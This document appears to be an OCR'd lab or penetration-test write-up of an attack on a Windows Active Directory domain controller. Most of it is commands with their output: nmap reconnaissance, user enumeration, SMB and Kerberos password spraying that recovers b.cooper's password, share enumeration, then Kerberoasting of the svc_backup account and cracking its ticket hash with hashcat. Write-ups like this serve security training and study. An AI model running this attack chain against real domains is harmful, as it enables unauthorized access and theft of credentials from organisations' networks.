
Report

General Information

IP address	10.15.0.107
Open Ports	53,88,135,139,389,445,464,593,636,3268,3269,3389,5357,5985,


Report

▼ Enumerate users/hash and Crack hash




```
❯ nmap -A -sVC 10.15.0.107
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-12 15:45 +0500
Nmap scan report for 10.15.0.107
Host is up (0.037s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-12 18:45:33Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: NEXUS.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: NEXUS.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-12-12T18:46:03+00:00; +7h59m59s from scanner time.
| ssl-cert: Subject: commonName=WK100.NEXUS.local
| Not valid before: 2025-12-10T22:36:17
|_Not valid after:  2026-06-11T22:36:17
| rdp-ntlm-info:
|   Target_Name: NEXUS
|   NetBIOS_Domain_Name: NEXUS
|   NetBIOS_Computer_Name: WK100
|   DNS_Domain_Name: NEXUS.local
|   DNS_Computer_Name: WK100.NEXUS.local
|   DNS_Tree_Name: NEXUS.local
|   Product_Version: 10.0.20348
|_  System_Time: 2025-12-12T18:45:53+00:00
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

```
nmap -A -sVC 10.15.0.107
```




```
crackmapexec not found
❯ enum4linux -U 10.15.0.107  | grep "user:" | cut -f2 -d"[" | cut -f1 -d"]"
Can't load /etc/samba/smb.conf - run testparm to debug it
Administrator
Guest
krbtgt
a.turner
b.cooper
c.morgan
d.mitchell
e.parker
f.lee
g.bennett
h.quinn
j.brooks
k.adams
svc_sqlserver
svc_webservice
svc_fileserver
svc_backup
```

```
enum4linux -U 10.15.0.107  | grep "user:" | cut -f2 -d"[" | cut -f1 -d"]"
```




```
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\j.brooks:tigger STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\k.adams:tigger STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_sqlserver:tigger STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_webservice:tigger STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_fileserver:tigger STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_backup:tigger STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\Administrator:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\Guest:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\krbtgt:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\a.turner:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\b.cooper:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\c.morgan:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\d.mitchell:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\e.parker:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\f.lee:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\g.bennett:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\h.quinn:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\j.brooks:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\k.adams:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_sqlserver:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_webservice:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_fileserver:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_backup:sunshine STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\Administrator:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\Guest:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\krbtgt:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\a.turner:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\b.cooper:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\c.morgan:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\d.mitchell:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\e.parker:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\f.lee:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\g.bennett:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\h.quinn:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\j.brooks:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\k.adams:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_sqlserver:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_webservice:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_fileserver:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\svc_backup:chocolate STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\Administrator:password1 STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\Guest:password1 STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\krbtgt:password1 STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [-] NEXUS.local\a.turner:password1 STATUS_LOGON_FAILURE
SMB         10.15.0.107     445    WK100            [+] NEXUS.local\b.cooper:password1
```

```
sudo crackmapexec smb 10.15.0.107 -u user.list -p password.txt
```




```
❯ kerbrute passwordspray -d NEXUS.local --dc 10.15.0.107 user.list  password1

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 12/12/25 - Ronnie Flathers @ropnop

2025/12/12 17:08:17 >  Using KDC(s):
2025/12/12 17:08:17 >   10.15.0.107:88

2025/12/12 17:08:17 >  [+] VALID LOGIN WITH ERROR:       b.cooper@NEXUS.local:password1  (Clock skew is too great)
2025/12/12 17:08:17 >  Done! Tested 16 logins (1 successes) in 0.401 seconds
```

```
kerbrute passwordspray -d NEXUS.local --dc 10.15.0.107 user.list  password1
```




```
❯ sudo crackmapexec smb 10.15.0.107 -u b.cooper -p password1 --shares
CrackMapExec is deprecated and has been replaced by NetExec.
This binary is just an alias for netexec command.
SMB         10.15.0.107     445    WK100            [*] Windows Server 2022 Build 20348 x64 (name:WK100) (domain:NEXUS.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.15.0.107     445    WK100            [+] NEXUS.local\b.cooper:password1
SMB         10.15.0.107     445    WK100            [*] Enumerated shares
SMB         10.15.0.107     445    WK100            Share           Permissions     Remark
SMB         10.15.0.107     445    WK100            -----           -----------     ------
SMB         10.15.0.107     445    WK100            ADMIN$                          Remote Admin
SMB         10.15.0.107     445    WK100            Audit                           Security Audit Files
SMB         10.15.0.107     445    WK100            Audit$                          Security Audit Files (Hidden)
SMB         10.15.0.107     445    WK100            C$                              Default share
SMB         10.15.0.107     445    WK100            IPC$            READ            Remote IPC
SMB         10.15.0.107     445    WK100            NETLOGON        READ            Logon server share
SMB         10.15.0.107     445    WK100            Public          READ,WRITE      Public Share
SMB         10.15.0.107     445    WK100            SYSVOL          READ            Logon server share
```

```
sudo crackmapexec smb 10.15.0.107 -u b.cooper -p password1 --shares
```




```
❯ ./GetUserSPNs.py -dc-ip 10.15.0.107 NEXUS.local/b.cooper -request-user svc_backup
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName          Name        MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ----------  --------  --------------------------  --------------------------  ----------
BACKUPEXEC/backup.NEXUS.local  svc_backup            2025-12-12 13:16:52.466865  2025-12-13 01:33:24.810365



[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_backup$NEXUS.LOCAL$NEXUS.local/svc_backup*$c84760438a0708ed7642a1c2c3513c41$4ce2f3f1d05217cd474a01f8b30848faea8994b6dcede209abf28dd0666429c5b6c72e8e5c9886452b2640eb3
278c169343adb2532416034113d7fb0e2205735afdb51719bef07ebb511465a2a15dcebdf9127898c1def7fe404b7ca9a8ff7250fb8f659ec936c3f6d748743085a45e1825c792b984ca828c265c153f7bb3410aafccdd958ebce4
c17301b9c23fa84731f4b1060c1f4252a6068ee95c9a497d40fbcac1da50f43d3d5363ede2daff9cb87ea072524c703f0f06e6f0827b883b9426e990851db6b7372b5457148ebb714a149e2b6c99d9832df1adef6633875e40ad21
0e81dcbeb6340e06e4f170273f6ff84cf95a02e01a44a3cbcec94e42d1be6ed1362d740a9f0f90758ed252ebfa6afef49c3e5c6fa2958eec803cc3e1139bcbef6159196160d028c187a0090008e84815a832b8f107513462f8a6a1
826ede5e70eaecdbe6cc175146420fee6fac6dd9cd915701d19ea33f8909c3e3b6213459e6490acda8371205149cbf853e54fcec5179965bec495e932b83dfe10d5765419ff35b133d36d14d5ea042b13c6eccb5f20e2a0dd59052
6b808490173229768387bc38826d318bbf63b0022e97c3926ebbb2386a172d01105b268041f39bf95e54a70733166b0a17b960a320cfe691cfebdbcd3e0d888d0d451c72b470135eceaacd2a8928c14d0dcb993c682c0dec5e6d77
dc7aa2a94a08f3b0fa784b11420add57ffd5ef97706603647ba639f7c35254ddb3443e5dda3387ae90a2999a2f8e9f68359745ad5faae077591f89701b4455ff26bc6f480d7ea229d6f92b1b57f4a58626c2bd0fa84099296ad388
ede7072912f587335cf5bf08e3ad6bf821e87067e6b2b12f7bedfeaba532e5a1297ef0d5a0f22c5af9dddf7d6f818c99b72a201fc55ff257b86adc71e478414fbe6ce287a78d7ed490d79b01ae64900b2fa421b3f7d5699272afb9
551080b06c76b591bcafbaea2462ea6e237e55c2f8cf2a3deb4b109010f13a06ef0c2ec9016bff70a0a82448c7e599975afd90c5f516d423004dc3cd75209fde755d7789bcf4253f676f1074445abc7bda69ac6d2ee284a0e531a7
0a63286cd267e640f3164867218d8046b107c3b16318b37d6d2eefdc40606eb16a1630f08c4d758a6691e5d2ec6e1cacdcde08aef495d515209285eea588728fa474cf1577bd3b9cc1b532b484966e9e188d42b2b9d28e64cdec68
6457964e4c18718069e6140c4b15f979ff0d690ab0201a6e0c34724a09da44a20b0bd9a42dfd437637e87e2e9e4c9677b94f85fbe3bdc257a52b0d3888d52ece66906a8048875bc500ee028fa6961dd62ff38cb710eed276df3708
24fa171f73012d43bd2a2ae8593d0e5581d97f3cb2cf999d15bc77ece5f13aebde98f5005c6cad5cea673de7c21a051e84f63daeef1b7d8f46e
❯ vim pas
```



```
318bbf63b0022e97c3926ebbb2386a172d01105b268041f39bf95e54a70733166b0a17b960a320cfe691cfebdbcd3e0d888d0d451c72b470135eceaacd2a8928c14d0d
cb993c682c0dec5e6d77dc7aa2a94a08f3b0fa784b11420add57ffd5ef97706603647ba639f7c35254ddb3443e5dda3387ae90a2999a2f8e9f68359745ad5faae07759
1f89701b4455ff26bc6f480d7ea229d6f92b1b57f4a58626c2bd0fa84099296ad388ede7072912f587335cf5bf08e3ad6bf821e87067e6b2b12f7bedfeaba532e5a129
7ef0d5a0f22c5af9dddf7d6f818c99b72a201fc55ff257b86adc71e478414fbe6ce287a78d7ed490d79b01ae64900b2fa421b3f7d5699272afb9551080b06c76b591bc
afbaea2462ea6e237e55c2f8cf2a3deb4b109010f13a06ef0c2ec9016bff70a0a82448c7e599975afd90c5f516d423004dc3cd75209fde755d7789bcf4253f676f1074
445abc7bda69ac6d2ee284a0e531a70a63286cd267e640f3164867218d8046b107c3b16318b37d6d2eefdc40606eb16a1630f08c4d758a6691e5d2ec6e1cacdcde08ae
f495d515209285eea588728fa474cf1577bd3b9cc1b532b484966e9e188d42b2b9d28e64cdec686457964e4c18718069e6140c4b15f979ff0d690ab0201a6e0c34724a
09da44a20b0bd9a42dfd437637e87e2e9e4c9677b94f85fbe3bdc257a52b0d3888d52ece66906a8048875bc500ee028fa6961dd62ff38cb710eed276df370824fa171f
73012d43bd2a2ae8593d0e5581d97f3cb2cf999d15bc77ece5f13aebde98f5005c6cad5cea673de7c21a051e84f63daeef1b7d8f46e:princess1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_backup$NEXUS.LOCAL$NEXUS.local/svc...d8f46e
Time.Started.....: Fri Dec 12 06:58:49 2025 (0 secs)
Time.Estimated...: Fri Dec 12 06:58:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:   783.0 kH/s (1.63ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

